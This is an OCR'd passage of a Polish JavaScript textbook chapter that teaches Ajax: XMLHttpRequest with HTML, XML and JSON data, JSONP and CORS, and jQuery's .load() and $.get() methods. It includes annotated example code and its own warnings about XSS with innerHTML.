1. Obiekt `XMLHttpRequest` jest przechowywany w zmiennej o nazwie `xhr`.

2. Metoda `open()` obiektu `XMLHttpRequest` przygotowuje żądanie. Metoda ta ma trzy parametry:
i). `HTTP GET` lub `POST` w celu wskazania sposobu wykonania żądania;
ii). ścieżkę dostępu do strony odpowiedzialnej za obsługę żądania;
iii). wartość boolowską, która wskazuje, czy żądanie jest asynchroniczne.

3. Do tej chwili przeglądarka jeszcze nie skontaktowała się z serwerem, aby pobrać nową zawartość HTML.

Kontakt nie nastąpi aż do wykonania ostatniego wiersza w skrypcie wywołującego metodę `send()` obiektu `XMLHttpRequest`. Metoda `send()` wymaga podania argumentu. Jeżeli nie są przekazywane żadne dane, argumentem może być `null`.

4. Po udzieleniu odpowiedzi przez serwer nastąpi wywołanie zdarzenia `onload`, co spowoduje wykonanie funkcji anonimowej.

5. Wewnątrz funkcji konstrukcja warunkowa sprawdza, czy wartością właściwości `status` obiektu jest 200, która oznacza udzielenie przez serwer prawidłowej odpowiedzi. Jeżeli przykład jest uruchamiany lokalnie, nie będzie odpowiedzi i nie można przeprowadzić sprawdzenia.

JAVASCRIPT c08/js/data-html.js

```
① var xhr = new XMLHttpRequest();                    // Utworzenie obiektu XMLHttpRequest.

④ xhr.onload = function() {                          // Po wczytaniu odpowiedzi.
    // Poniższa konstrukcja warunkowa nie działa lokalnie; działa jedynie w serwerze.
⑤   if(xhr.status === 200) {                         // Jeżeli stan serwera wskazuje,
                                                     // że wszystko jest w porządku.
⑥     document.getElementById('content').innerHTML = xhr.responseText;
      // Uaktualnienie.
    }
  };

② xhr.open('GET', 'data/data.html', true);           // Przygotowanie żądania.=
③ xhr.send(null);                                    // Wykonanie żądania.
```

6. Następuje uaktualnienie strony:

```
document.getElementById('content').innerHTML = xhr.responseText;.
          (A)                                  (B)          (C)
```

A. Wybrany zostanie element przechowujący nową zawartość HTML. (W omawianym przykładzie to element, którego atrybut `id` ma wartość `content`).

B. Właściwość `innerHTML` zastępuje zawartość wskazanego elementu nową zawartością HTML pobraną z serwera.

C. Nowa zawartość HTML jest pobierana z właściwości `responseText` obiektu `XMLHttpRequest`.

Pamiętaj, że właściwość `innerHTML` powinna być używana tylko wtedy, gdy wiadomo, że serwer nie zwróci zawartości o złośliwym działaniu. Wszelka zawartość utworzona przez użytkownika lub firmy trzecie powinna być zneutralizowana w serwerze (patrz rozdział 5., podrozdział „Ataki typu XSS").

WCZYTYWANIE XML Z WYKORZYSTANIEM TECHNOLOGII AJAX

Żądanie danych XML odbywa się podobnie jak w przypadku danych HTML. Jednak przetworzenie danych zwróconych przez serwer jest znacznie bardziej skomplikowane, ponieważ dane XML muszą być skonwertowane na HTML, aby można je wyświetlić na stronie.

Na stronie po prawej możesz zobaczyć, że kod żądania pliku XML jest praktycznie identyczny z kodem żądania danych HTML pokazanym na poprzedniej stronie. Zmianie uległ fragment *wewnątrz* konstrukcji warunkowej przetwarzającej odpowiedź (punkty 1 – 4 na stronie po prawej). Dane XML muszą być skonwertowane na HTML. Struktura HTML poszczególnych wydarzeń została przedstawiona poniżej.

1. Kiedy serwer udziela odpowiedzi, przekazując dane XML, można je uzyskać za pomocą właściwości `responseXML` obiektu `XMLHttpRequest`. W omawianym przykładzie zwrócone dane XML są przechowywane w zmiennej o nazwie `response`.

2. Następnie mamy deklarację nowej zmiennej o nazwie `events`, przechowującej wszystkie elementy `<event>` z dokumentu XML. (Plik XML widziałeś w podrozdziale „XML — Extensible Markup Language").

3. Plik XML jest przetwarzany za pomocą metod DOM omówionych w rozdziale 5. Na początku z wykorzystaniem pętli `for` przeprowadzana jest iteracja przez wszystkie elementy `<event>` i następuje zebranie danych przechowywanych w ich elementach potomnych oraz umieszczenie tych danych w nowych elementach HTML.

Następnie każdy z nowych elementów HTML jest umieszczany na stronie.

4. Wewnątrz pętli `for` widzimy wielokrotne wywołanie funkcji `getNodeValue()`. Celem tych wywołań jest pobranie zawartości poszczególnych elementów XML. Wymieniona funkcja pobiera dwa parametry:
i). `obj` to fragment XML;
ii). `tag` to nazwa znacznika, z którego mają być pobrane informacje.

Funkcja wyszukuje dopasowany znacznik we fragmencie XML, używając do tego metody DOM o nazwie `getElementsByTagName()`. Następnie pobiera tekst z pierwszego elementu dopasowanego w danym fragmencie.

Dane XML każdego zdarzenia są przekształcane na następującą strukturę HTML:

HTML

```
<div class="event">
  <img src="plik.png" alt="Lokalizacja" />
  <p><b>Lokalizacja</b><br />Data wydarzenia</p>
</div>
```

JAVASCRIPT c07/js/position.js

```
var xhr = new XMLHttpRequest();                    // Utworzenie obiektu XMLHttpRequest.

xhr.onload = function() {                          // Po wczytaniu odpowiedzi.
 // Poniższa konstrukcja warunkowa nie działa lokalnie; działa jedynie w serwerze.
 if (xhr.status === 200) {
 // Jeżeli stan serwera wskazuje, że wszystko jest w porządku.

// Ten fragment jest inny, ponieważ przetwarzane są dane XML, a nie HTML.=
1 var response = xhr.responseXML;                  // Pobranie danych XML z serwera.
2 var events = response.getElementsByTagName('event');
// Wyszukanie elementów <event>.

for (var i = 0; i < events.length; i++) {          // Iteracja przez znalezione elementy.
 var container, image, location, city, newline; // Deklaracja zmiennych.
 container = document.createElement('div');     // Utworzenie pojemnika <div>.
 container.className = 'event';                 // Dodanie atrybutu class.

 image = document.createElement('img');         // Dodanie obrazu mapy.
 image.setAttribute('src', getNodeValue(events[i], 'map'));
 image.appendChild(document.createTextNode(getNodeValue(events[i], 'map')));
 container.appendChild(image);

 location = document.createElement('p');
3 // Dodanie danych dotyczących lokalizacji.
 city = document.createElement('b');
 newline = document.createElement('br');
 city.appendChild(document.createTextNode(getNodeValue(events[i], 'location')));
 location.appendChild(newline);
 location.insertBefore(city, newline);
 location.appendChild(document.createTextNode(getNodeValue(events[i], 'date')));
 container.appendChild(location);

 document.getElementById('content').appendChild(container);
}
function getNodeValue(obj, tag) {                  // Pobranie zawartości z danych XML.=
4 return obj.getElementsByTagName(tag)[0].firstChild.nodeValue;=
}

 // Ostatni fragment jest taki sam jak w przypadku danych HTML,
 // ale żądanie dotyczy pliku XML.
 }
};
xhr.open('GET', 'data/data.xml', true);            // Przygotowanie żądania.=
xhr.send(null);                                    // Wykonanie żądania.
```

WCZYTYWANIE DANYCH JSON Z WYKORZYSTANIEM TECHNOLOGII AJAX

Żądanie danych JSON opiera się na tej samej składni, którą poznałeś w przykładach dotyczących żądań danych HTML i XML. Kiedy serwer udziela odpowiedzi, dane JSON są konwertowane na postać HTML.

Kiedy dane w formacie JSON są przekazywane z serwera WWW do przeglądarki internetowej, podczas transmisji mają postać ciągu tekstowego.

Gdy ciąg tekstowy dotrze do przeglądarki, skrypt musi skonwertować go na obiekt JavaScript. Proces ten nosi nazwę **deserializacji** obiektu.

Odbywa się to z wykorzystaniem metody `parse()` wbudowanego obiektu o nazwie `JSON`. To jest obiekt globalny, a więc można go używać bez konieczności wcześniejszego utworzenia egzemplarza obiektu.

Gdy ciąg tekstowy zostanie przetworzony, skrypt może uzyskać dostęp do danych obiektu, a następnie utworzyć zawartość HTML, która będzie wyświetlona na stronie.

Zawartość HTML jest dodawana na stronie za pomocą właściwości `innerHTML`. Dlatego też powinieneś używać jej tylko wtedy, gdy masz absolutną pewność, że dodawana treść nie zawiera żadnego kodu o złośliwym działaniu (patrz ataki typu XSS w rozdziale 5., w podrozdziale „Ataki typu XSS").

Gdy przykładowy kod zostanie wykonany w przeglądarce, efekt będzie dokładnie taki sam jak w przypadku dwóch poprzednich.

Obiekt `JSON` ma również metodę o nazwie `stringify()`, która konwertuje obiekty na postać ciągu tekstowego, używając notacji JSON. To pozwala na przesyłanie obiektu z przeglądarki do serwera WWW. Proces ten nazywa się **serializacją** obiektu.

Wymienioną metodę można stosować, gdy użytkownik wykorzystuje stronę w taki sposób, że następuje uaktualnienie danych przechowywanych w obiekcie JavaScript (na przykład na skutek wypełnienia formularza sieciowego). Pozwala to na uaktualnienie informacji przechowywanych w serwerze.

Poniżej przedstawiono dane JSON, które będą przetwarzane (dane te wprowadzono w podrozdziale „Praca z danymi JSON"). Zwróć uwagę na to, że plik został zapisany wraz z rozszerzeniem *.json* w nazwie.

c08/data/data.json — JAVASCRIPT

```
{
  "events": [
    { "location": "San Francisco, CA", "date": "1 maja", "map": "img/map-ca.png" },
    { "location": "Austin, TX", "date": "15 maja", "map": "img/map-tx.png" },
    { "location": "Nowy Jork, NY", "date": "30 maja", "map": "img/map-ny.png"}
  ]
}
```

1. Dane JSON otrzymane z serwera są przechowywane w zmiennej o nazwie `responseObject`. Będą dostępne za pomocą właściwości `responseText` obiektu `XMLHttpRequest`.

Dane JSON otrzymane z serwera mają postać ciągu tekstowego. Dlatego też należy je skonwertować na obiekt JavaScript, używając metody `parse()` obiektu JSON.

2. Utworzenie zmiennej `newContent` przeznaczonej do przechowywania nowych danych HTML. Poza pętlą zmiennej jest przypisywany pusty ciąg tekstowy, a więc kod w pętli może dodawać do niego dane.

3. Iteracja przez obiekty przedstawiające poszczególne zdarzenia. Dane we wszystkich obiektach są dostępne w notacji z użyciem kropki, podobnie jak obiekty.

Wewnątrz pętli zawartość obiektu zostaje dodana do zmiennej `newContent` wraz z odpowiednim kodem znaczników HTML.

4. Gdy kończy się działanie pętli prowadzącej iterację przez obiekt `event`, w `responseObject` nowa zawartość HTML zostaje umieszczona na stronie za pomocą właściwości `innerHTML`.

JAVASCRIPT c08/js/data-json.js

```
var xhr = new XMLHttpRequest();                    // Utworzenie obiektu XMLHttpRequest.

xhr.onload = function() {                          // Po zmianie stanu.
 if(xhr.status === 200) {                          // Jeżeli stan serwera wskazuje,
                                                   // że wszystko jest w porządku.
(1)  responseObject = JSON.parse(xhr.responseText);

  // Utworzenie ciągu tekstowego wraz z nową zawartością (można użyć także operacji
  // opartych na modelu DOM).
(2)  var newContent = '';
  for (var i = 0; i < responseObject.events.length; i++) { // Iteracja przez obiekt.
    newContent += '<div class="event">';
    newContent += '<img src="' + responseObject.events[i].map + '" ';
(3)  newContent += 'alt="' + responseObject.events[i].location + '" />';
    newContent += '<p><b>' + responseObject.events[i].location + '</b><br>';
    newContent += responseObject.events[i].date + '</p>';
    newContent += '</div>';
  }

  // Uaktualnienie strony nową zawartością.
(4)  document.getElementById('content').innerHTML = newContent;

 }
};

xhr.open('GET', 'data/data.json', true);           // Przygotowanie żądania.=
xhr.send(null);                                    // Wykonanie żądania.
```

PRACA Z DANYMI POCHODZĄCYMI Z INNYCH SERWERÓW

Ajax działa doskonale w przypadku danych pochodzących z Twojego serwera, ale ze względów bezpieczeństwa przeglądarki internetowe nie wczytują odpowiedzi Ajax z innych domen (odpowiedzi będących wynikiem tak zwanych żądań typu cross-domain). Dostępne są trzy najczęściej stosowane rozwiązania problemu.

PLIK PROXY W SERWERZE WWW

Pierwszy sposób na wczytanie danych z zewnętrznego serwera polega na utworzeniu we *własnym* serwerze pliku przeznaczonego na dane pochodzące ze zdalnego serwera (z wykorzystaniem języka działającego po stronie serwera, takiego jak ASP.NET, PHP, Node.js, Ruby). Strony w Twojej witrynie będą żądały danych ze wspomnianego pliku w serwerze, który z kolei pobierze odpowiednie dane z serwera zdalnego. Takie rozwiązanie nosi nazwę **proxy**, ponieważ działa w imieniu innej strony.

Rozwiązanie opiera się na tworzeniu stron w języku działającym po stronie serwera, a więc wykracza poza zakres tematyczny niniejszej książki.

JSONP

JSONP (czasem można spotkać zapis JSON-P) obejmuje dodanie na stronie elementu `<script>` odpowiedzialnego za wczytanie danych JSON z innego serwera. Takie rozwiązanie działa, ponieważ nie istnieją ograniczenia dotyczące źródła pochodzenia skryptu w elemencie `<script>`.

Skrypt zawiera wywołanie funkcji, a dane w formacie JSON są dostarczane jako argument funkcji. Wywoływana funkcja jest zdefiniowana na stronie żądającej danych i używana jest do ich przetworzenia oraz wyświetlenia. Patrz opis na kolejnej stronie.

CROSS-ORIGIN RESOURCE SHARING

W trakcie komunikacji przeglądarki internetowej i serwera WWW informacje między nimi są przekazywane za pomocą nagłówków HTTP. CORS (ang. *Cross-Origin Resource Sharing*) oznacza umieszczenie w nagłówkach HTTP informacji dodatkowych, które wskazują przeglądarce i serwerowi WWW sposób prowadzenia komunikacji.

CORS to specyfikacja W3C, ale obsługiwana jedynie w najnowszych wersjach przeglądarek. Ponieważ wymaga konfiguracji nagłówków HTTP w serwerze WWW, wykracza to poza zakres tematyczny niniejszej książki.

ALTERNATYWY

Wiele osób używa jQuery w celu wykonywania żądań pobierających dane ze zdalnych serwerów. Upraszcza to proces i zapewnia wsteczną zgodność ze starszymi przeglądarkami. Jak możesz zobaczyć w następnej kolumnie, obsługa niektórych nowych podejść może być problematyczna.

OBSŁUGA CORS

Standardowo obsługę CORS oferują przeglądarki Chrome 4, Firefox 3.5, IE10, Safari 4, Android 2.1 i iOS 3.2.

Przeglądarki Internet Explorer 8 – 9 używają niestandardowego obiektu `XDomainRequest` do obsługi żądań CORS.

JAK DZIAŁA JSONP?

Strona musi przede wszystkim zawierać funkcję przeznaczoną do przetwarzania danych w formacie JSON. Następnie za pomocą elementu `<script>` wykonywane jest żądanie danych z serwera.

Serwer zwraca plik, który wywołuje funkcję przetwarzającą dane. Dane w formacie JSON są dostarczane jako argument tej funkcji.

PRZEGLĄDARKA INTERNETOWA

Strona HTML używa dwóch fragmentów kodu JavaScript.

1. Funkcja przetwarzająca dane JSON wysłane przez serwer. W przykładzie przedstawionym na następnej stronie funkcja ta ma nazwę `showEvents()`.

2. Element `<script>`, którego atrybut `src` wskazuje dane JSON ze zdalnego serwera.

```
<script>
function showEvents(data) {
  // Kod odpowiedzialny za przetworzenie
  // danych i wyświetlenie ich na stronie.=
}
</script>

<script src="http://example.org/jsonp">
</script>
```

SERWER

Kiedy serwer udziela odpowiedzi, skrypt zawiera wywołanie do nazwanej funkcji, która będzie przetwarzać dane (funkcja ta została zdefiniowana w kroku 1.). Wywołanie tej funkcji jest oznaczone literą P w skrócie JSONP. Dane w formacie JSON są dostarczane jako argument tej funkcji.

W omawianym przykładzie dane JSON znajdują się wewnątrz wywołania funkcji `showEvents()`:

```
showEvents({
  "events": [
    {
      "location": "San Francisco, CA",
      "date": "1 maja",
      "map": "img/map-ca.png"
    }...
  ]
});
```

Trzeba zwrócić uwagę na brak konieczności użycia metod `parse()` lub `stringfy()` obiektu JSON podczas pracy z JSONP. Ponieważ dane są przekazywane jako plik skryptu (a nie ciąg tekstowy), będą traktowane jako obiekt.

Plik w serwerze jest często zapisywany, a więc można podać nazwę funkcji, która będzie przetwarzała otrzymywane dane. Nazwa tej funkcji jest zwykle podawana w ciągu tekstowym zapytania adresu URL:

```
http://example.org/upcomingEvents.php?callback=showEvents
```

UŻYCIE JSONP

Przykład ten wygląda tak samo jak przykład wykorzystujący dane JSON, ale informacje szczegółowe dotyczące zdarzenia są pobierane ze zdalnego serwera. Dlatego też w kodzie HTML znajdują się dwa elementy `<script>`.

Pierwszy z nich jest odpowiedzialny za wczytanie pliku JavaScript zawierającego funkcję `showEvents()`. Wymieniona funkcja służy do wyświetlenia informacji o wydarzeniach.

Natomiast drugi element `<script>` wczytuje informacje ze zdalnego serwera. Nazwa funkcji przetwarzającej dane jest podawana w ciągu tekstowym zapytania.

c08/data-jsonp.html — HTML

```
    <script src="js/data-jsonp.js"></script>
    <script src="http://deciphered.com/js/jsonp.js?callback=showEvents"></script>
  </body>
</html>
```

c08/js/data-jsonp.js — JAVASCRIPT

```
function showEvents(data) {        // Funkcja wywołania zwrotnego po wczytaniu JSON.
  var newContent = '';             // Zmienna przechowująca zawartość HTML.

  // Utworzenie ciągu tekstowego wraz z nową zawartością (można użyć także operacji
  // opartych na modelu DOM).
  for (var i = 0; i < data.events.length; i++) {    // Iteracja przez dane.
    newContent += '<div class="event">';
    newContent += '<img src="' + data.events[i].map + '"';
    newContent += ' alt="' + data.events[i].location + '" />';
    newContent += '<p><b>' + data.events[i].location + '</b><br>';
    newContent += data.events[i].date + '</p>';
    newContent += '</div>';
  }

  // Uaktualnienie strony nową zawartością.
  document.getElementById('content').innerHTML = newContent; }
```

1. Kod w pętli `for` (wykorzystywanej do przetworzenia danych JSON oraz utworzenia zawartości HTML) i wiersz kodu odpowiedzialny za umieszczenie zawartości na stronie są takie same jak w przykładzie przetwarzającym dane JSON pobrane z tego samego serwera.

Istnieją trzy ważne różnice.
i) Kod jest opakowany funkcją o nazwie `showEvents()`.
ii) Dane JSON są podawane jako argument wywołania funkcji.
iii) Dane nie muszą być przetwarzane za pomocą metody `JSON.parse()`. W pętli `for` odwołanie do danych następuje z zastosowaniem parametru `data`.

Zamiast definiować drugi element `<script>` w dokumentach HTML, można wykorzystać JavaScript do wstawienia nowego elementu `<script>` na stronie HTML (podobnie jak dodajesz na niej każdy inny element). Dzięki temu cała funkcjonalność dotycząca zewnętrznych danych będzie znajdowała się w jednym pliku JavaScript.

JSONP wczytuje JavaScript, a każde dane JavaScript mogą zawierać kod o złośliwym działaniu. Z tego powodu powinieneś wczytywać dane jedynie z zaufanych źródeł.


Ponieważ JSONP oznacza wczytywanie danych z innego serwera, możesz dodać zegar w celu sprawdzenia, czy serwer udzielił odpowiedzi w określonym czasie (jeśli odpowiedź nie nadejdzie, można wyświetlić komunikat o błędzie).

Więcej informacji dotyczących obsługi błędów znajdziesz w rozdziale 10., natomiast przykład użycia zegara przedstawiono w rozdziale 11. (w którym tworzymy slajdy z zawartością).

JAVASCRIPT http://htmlandcssbook.com/js/jsonp.js

```
showEvents({
  "events": [
    {
      "location": "San Francisco, CA",
      "date": "1 maja",
      "map": "img/map-ca.png"
    },
    {
      "location": "Austin, TX",
      "date": "15 maja",
      "map": "img/map-tx.png"
    },
    {
      "location": "New York, NY",
      "date": "30 maja",
      "map": "img/map-ny.png"
    }
  ]
});
```

WYNIK



Zawartość pliku zwróconego z serwera jest w wywołaniu funkcji `showEvents()` opakowana danymi w formacie JSON. Dlatego też funkcja `showEvents()` będzie wywoływana tylko wtedy, gdy przeglądarka internetowa wczyta zewnętrzne dane.

JQUERY I AJAX — ŻĄDANIA

jQuery oferuje kilka metod przeznaczonych do obsługi żądań Ajax. Podobnie jak inne przykłady w rozdziale, proces ten składa się z dwóch kroków — wykonania żądania i obsługi otrzymanej odpowiedzi.

W tabeli po prawej stronie wymieniono sześć metod jQuery pozwalających na wykonywanie żądań Ajax. Pierwsze pięć to skróty metody `$.ajax()`, która została wymieniona jako ostatnia (szósta).

Metoda `.load()` operuje na elementach wybranych w jQuery (czyli działa podobnie jak większość metod jQuery). Nową zawartość HTML metoda ta umieszcza we wskazanych elementach.

Możesz zobaczyć, że zapis pozostałych pięciu metod jest zupełnie inny. To są metody obiektu globalnego `jQuery`, stąd ich nazwy zaczynają się od znaku $. Metody te jedynie żądają danych z serwera; nie używają automatycznie tych danych w celu uaktualnienia elementów znajdujących się w dopasowanym zbiorze. Dlatego też po znaku $ nie znajduje się selektor.

Kiedy serwer zwróci dane, skrypt musi wskazać, w jaki sposób mają być przetworzone.

METODA (SKŁADNIA)	OPIS
`.load()`	Wczytuje fragmenty HTML w elemencie. To jest najprostsza metoda przeznaczona do pobierania danych.
`$.get()`	Wczytuje dane za pomocą metody HTTP `GET`. Używana do **żądania** danych z serwera.
`$.post()`	Wczytuje dane za pomocą metody HTTP `POST`. Używana w celu **wysyłania** danych, które uaktualniają dane w serwerze.
`$.getJSON()`	Wczytuje dane JSON za pomocą żądania `GET`. Metoda używana dla danych JSON.
`$.getScript()`	Wczytuje i wykonuje dane JavaScript za pomocą żądania `GET`. Metoda używana dla danych JavaScript (na przykład JSONP).
`$.ajax()`	Metoda wykorzystywana do wykonywania wszystkich żądań. Wymienione wcześniej metody w tle używają `$.ajax()`.

JQUERY I AJAX — ODPOWIEDZI

Podczas użycia metody `.load()` zawartość HTML zwracana przez serwer = zostaje wstawiona do elementów wybranych w jQuery. W przypadku = pozostałych metod trzeba wskazać sposób przetworzenia danych zwróconych za pomocą obiektu `jqXHR`.

WŁAŚCIWOŚCI JQXHR	OPIS
`responseText`	Zwrócone dane tekstowe.
`responseXML`	Zwrócone dane XML.
`status`	Kod stanu.
`statusText`	Opis stanu (zwykle wykorzystywany = do wyświetlenia informacji o błędzie, jeśli taki wystąpi).

METODY JQXHR	OPIS
`.done()`	Kod przeznaczony do uruchomienia, jeśli wykonanie = żądania zakończyło się powodzeniem.
`.fail()`	Kod przeznaczony do uruchomienia, jeśli wykonanie = żądania zakończyło się niepowodzeniem.
`.always()`	Kod przeznaczony do uruchomienia, jeśli wykonanie = żądania zakończyło się powodzeniem lub niepowodzeniem.
`.abort()`	Wstrzymanie komunikacji.

jQuery ma obiekt o nazwie `jqXHR`, który ułatwia obsługę = danych otrzymanych z serwera. = Właściwości i metody tego = obiektu (wymienione w tabelach = po lewej stronie) będą używane = na kilku kolejnych stronach.


Ponieważ jQuery pozwala na = łączenie metod, to za pomocą = metod `.done()`, `.fail()` i `.always()` można uruchomić = odpowiedni kod w zależności = od wyniku operacji wczytywania danych.

WZGLĘDNE ADRESY URL

Jeżeli zawartość wczytywana za pomocą technologii Ajax = zawiera względne adresy URL = (na przykład obrazy i łącza), = to te adresy URL będą traktowane w taki sposób, jakby = były względne dla *pierwotnie* wczytanej strony.

Jeżeli nowa zawartość HTML = znajduje się w innym katalogu niż pierwotna strona, to względne ścieżki adresu mogą = okazać się nieprawidłowe.

1. Ten plik HTML wykorzystuje technologię Ajax w celu = wczytania zawartości ze strony = znajdującej się w katalogu = wskazanym w punkcie 2.
2. Strona w tym katalogu = zawiera obrazy o ścieżkach = dostępu względnych dla = drugiego katalogu: `<img src="img/box.gif" />`.
3. Plik HTML nie może odszukać obrazu, ponieważ ścieżka = dostępu nie jest już prawidłowa = — nie prowadzi do elementu = w katalogu potomnym.



WCZYTYWANIE ZAWARTOŚCI HTML NA STRONIE Z WYKORZYSTANIEM JQUERY

Metoda `.load()` to najprostsza z metod jQuery Ajax. Może być używana jedynie do wczytywania zawartości HTML z serwera, ale kiedy serwer udziela odpowiedzi, zawartość ta jest umieszczana w elementach wybranych w jQuery.

SELEKTOR JQUERY

Na początku należy wybrać element, w którym ma zostać umieszczona zawartość HTML.

ADRES URL STRONY

Następnie metoda `.load()` jest używana do wskazania adresu URL strony HTML przeznaczonej do wczytania.

SELEKTOR

Istnieje możliwość określenia, że ma zostać wczytana tylko część strony (zamiast całej).


```
$('#content').load('jq-ajax3.html #content');
```

1. Utworzenie obiektu jQuery, którego atrybut `id` ma wartość `content`.

2. Adres URL strony, z której ma zostać wczytana zawartość HTML. Między adresem URL i selektorem w kroku 3. musi znajdować się spacja.

3. To jest fragment strony HTML przeznaczony do wyświetlenia. Ponownie będzie to sekcja, której atrybut `id` ma wartość `content`.

Na stronie pokazanej po prawej łącza znajdujące się w prawym górnym rogu są używane do przejścia na inne strony. Jeżeli użytkownik ma włączoną obsługę JavaScript, to kliknięcie łącza powoduje, że kod w metodzie obsługi zdarzenia `.on()` nie wczytuje całej nowej strony. Zamiast tego metoda `.load()` zastępuje obszar oznaczony kolorem różowym (sekcja, w której atrybut `id` ma wartość `content`) odpowiednim fragmentem ze strony wskazanej przez użytkownika. Odświeżony będzie jedynie obszar oznaczony kolorem różowym, a nie cała strona.



WCZYTYWANIE ZAWARTOŚCI

Kiedy użytkownik kliknie = dowolne łącze w elemencie = <nav>, nastąpi jedno z dwóch = poniższych zdarzeń.

Jeżeli włączona jest obsługa = JavaScript, zdarzenie `click` spowoduje wywołanie funkcji = anonimowej, która z kolei = wczyta i umieści na stronie = nową zawartość.

Jeżeli obsługa JavaScript = nie jest włączona, to nastąpi = standardowe przejście z jednej = strony na inną.

Wewnątrz funkcji anonimowej = można wyróżnić pięć etapów działania.

1. Wywołanie `e.preventDefault()` wstrzymuje przeniesienie użytkownika = na nową stronę.

2. Zmienna o nazwie `url` przechowuje adres URL strony = do wczytania. Adres ten jest = pobierany z atrybutu `href` łącza = kliknięte przez użytkownika = i wskazuje stronę przeznaczoną = do wczytania.

3. Atrybuty `class` w łączach = zostają uaktualnione i wskazują = stronę bieżącą.

4. Element przechowujący = zawartość zostaje usunięty.

5. Następuje wybór elementu = kontenera, a metoda `.load()` pobiera nową zawartość. = Element jest natychmiast ukrywany za pomocą wywołania = `.hide()`, aby mógł pojawić się = na stronie na skutek wywołania = `fadeIn()`.

JAVASCRIPT c08/js/jq-load.js

```
$('nav a').on('click', function(e) {          // Użytkownik kliknął łącze.
  e.preventDefault();                         // Zatrzymanie wczytywania nowego łącza.
  var url = this.href;                        // Pobranie wartości atrybutu href.

  $('nav a.current').removeClass('current');  // Usunięcie klasy current.
  $(this).addClass('current');    // Określenie nowego elementu jako bieżącego.

  $('#container').remove();       // Usunięcie starej zawartości.
  $('#content').load(url + ' #content').hide().fadeIn('slow');  // Nowa zawartość.=
});
```

HTML c08/jq-load.html

```
<nav>
  <a href="jq-load.html" class="current">Strona główna</a>
  <a href="jq-load2.html">Trasa</a>
  <a href="jq-load3.html">Gadżety</a>
</nav>
<section id="content">
  <div id="container">
    <!-- Miejsce na zawartość strony. -->
  </div>
</section>
```

Łącza będą działały, nawet = jeśli obsługa JavaScript jest = wyłączona w przeglądarce. = W przypadku włączenia obsługi JavaScript biblioteka = jQuery zawartość wskazanej = strony wczyta do elementu = , którego atrybut `id` ma wartość `content`. Pozostała część strony nie musi = być ponownie wczytywana.

SKRÓTY METOD AJAX W JQUERY

jQuery oferuje skróty metod przeznaczonych do obsługi określonych typów żądań Ajax.

Wymienione poniżej metody są metodami skrótów. Patrząc na kod źródłowy jQuery, zauważysz, że w tle wszystkie one używają metody `$.ajax()`.

Metody te poznasz na kolejnych kilku stronach; wprowadzają one kluczowe aspekty metody `$.ajax()`.

W przeciwieństwie do innych metod wymienione tutaj nie działają z elementami wybranymi w jQuery. Dlatego też jedynym prefiksem jest znak $ zamiast kolekcji elementów wybranych w jQuery. Z reguły metody te są wywoływane przez zdarzenie, takie jak wczytanie strony lub działania podejmowane przez użytkownika na stronie (na przykład kliknięcie łącza, wysłanie formularza).

W przypadku żądania Ajax często zachodzi potrzeba wysłania danych do serwera, co z kolei wpływa na dane przekazywane przeglądarce przez serwer.

Podobnie jak w przypadku formularzy HTML (i żądań Ajax przedstawionych wcześniej w rozdziale), dane można wysłać za pomocą HTTP `GET` lub `POST`.

METODA (SKŁADNIA)	OPIS
`$.get(`*`url`*`[, `*`dane`*`][, `*`wywołanie_zwrotne`*`][, `*`typ`*`])`	Żądanie HTTP `GET` mające na celu pobranie danych.
`$.post(`*`url`*`[, `*`dane`*`][, `*`wywołanie_zwrotne`*`][, `*`typ`*`])`	Żądanie HTTP `POST` uaktualniające dane w serwerze.
`$.getJSON(`*`url`*`[, `*`dane`*`][, `*`wywołanie_zwrotne`*`])`	Wczytanie danych JSON za pomocą żądania `GET`.
`$.getScript(`*`url`*`[, `*`wywołanie_zwrotne`*`])`	Wczytanie i wykonanie kodu JavaScript (na przykład JSONP) za pomocą żądania `GET`.

Parametry wymienione w nawiasach kwadratowych są opcjonalne.

`$` wskazuje, że jest to metoda obiektu `jQuery`.
`url` określa miejsce, skąd mają być pobrane dane.
`dane` dostarcza wszelkie informacje dodatkowe przekazywane serwerowi.
`wywołanie_zwrotne` wskazuje, że funkcja powinna być wywołana, gdy zostaną zwrócone dane (może to być funkcja anonimowa lub nazwana).
`typ` wskazuje typ danych oczekiwanych z serwera.

Uwaga: Przedstawione tutaj przykłady działają jedynie w serwerze WWW (a nie lokalnym systemie plików). Konfiguracja serwera WWW i języki działające po stronie serwera to zagadnienia wykraczające poza zakres tematyczny tej książki. Przykłady możesz jednak wypróbować w witrynie poświęconej książce. Pliki PHP znajdują się w materiałach dołączonych do książki, ale umieszczono je tam tylko w celach demonstracyjnych.

ŻĄDANIE DANYCH

W przedstawionym poniżej przykładzie użytkownik głosuje na ulubioną koszulkę i nie musi przy tym opuszczać strony.

1. Kliknięcie koszulki przez użytkownika powoduje wywołanie funkcji anonimowej.

2. Metoda `e.PreventDefault()` uniemożliwia przejście na nową stronę.

3. Wybór dokonany przez użytkownika to wartość atrybutu `id` obrazu. Wartość ta jest przechowywana w zmiennej o nazwie `queryString` w formacie ciągu tekstowego zapytania, na przykład `vote=gray`.

4. Metoda `$.get()` jest wywoływana z użyciem trzech parametrów:
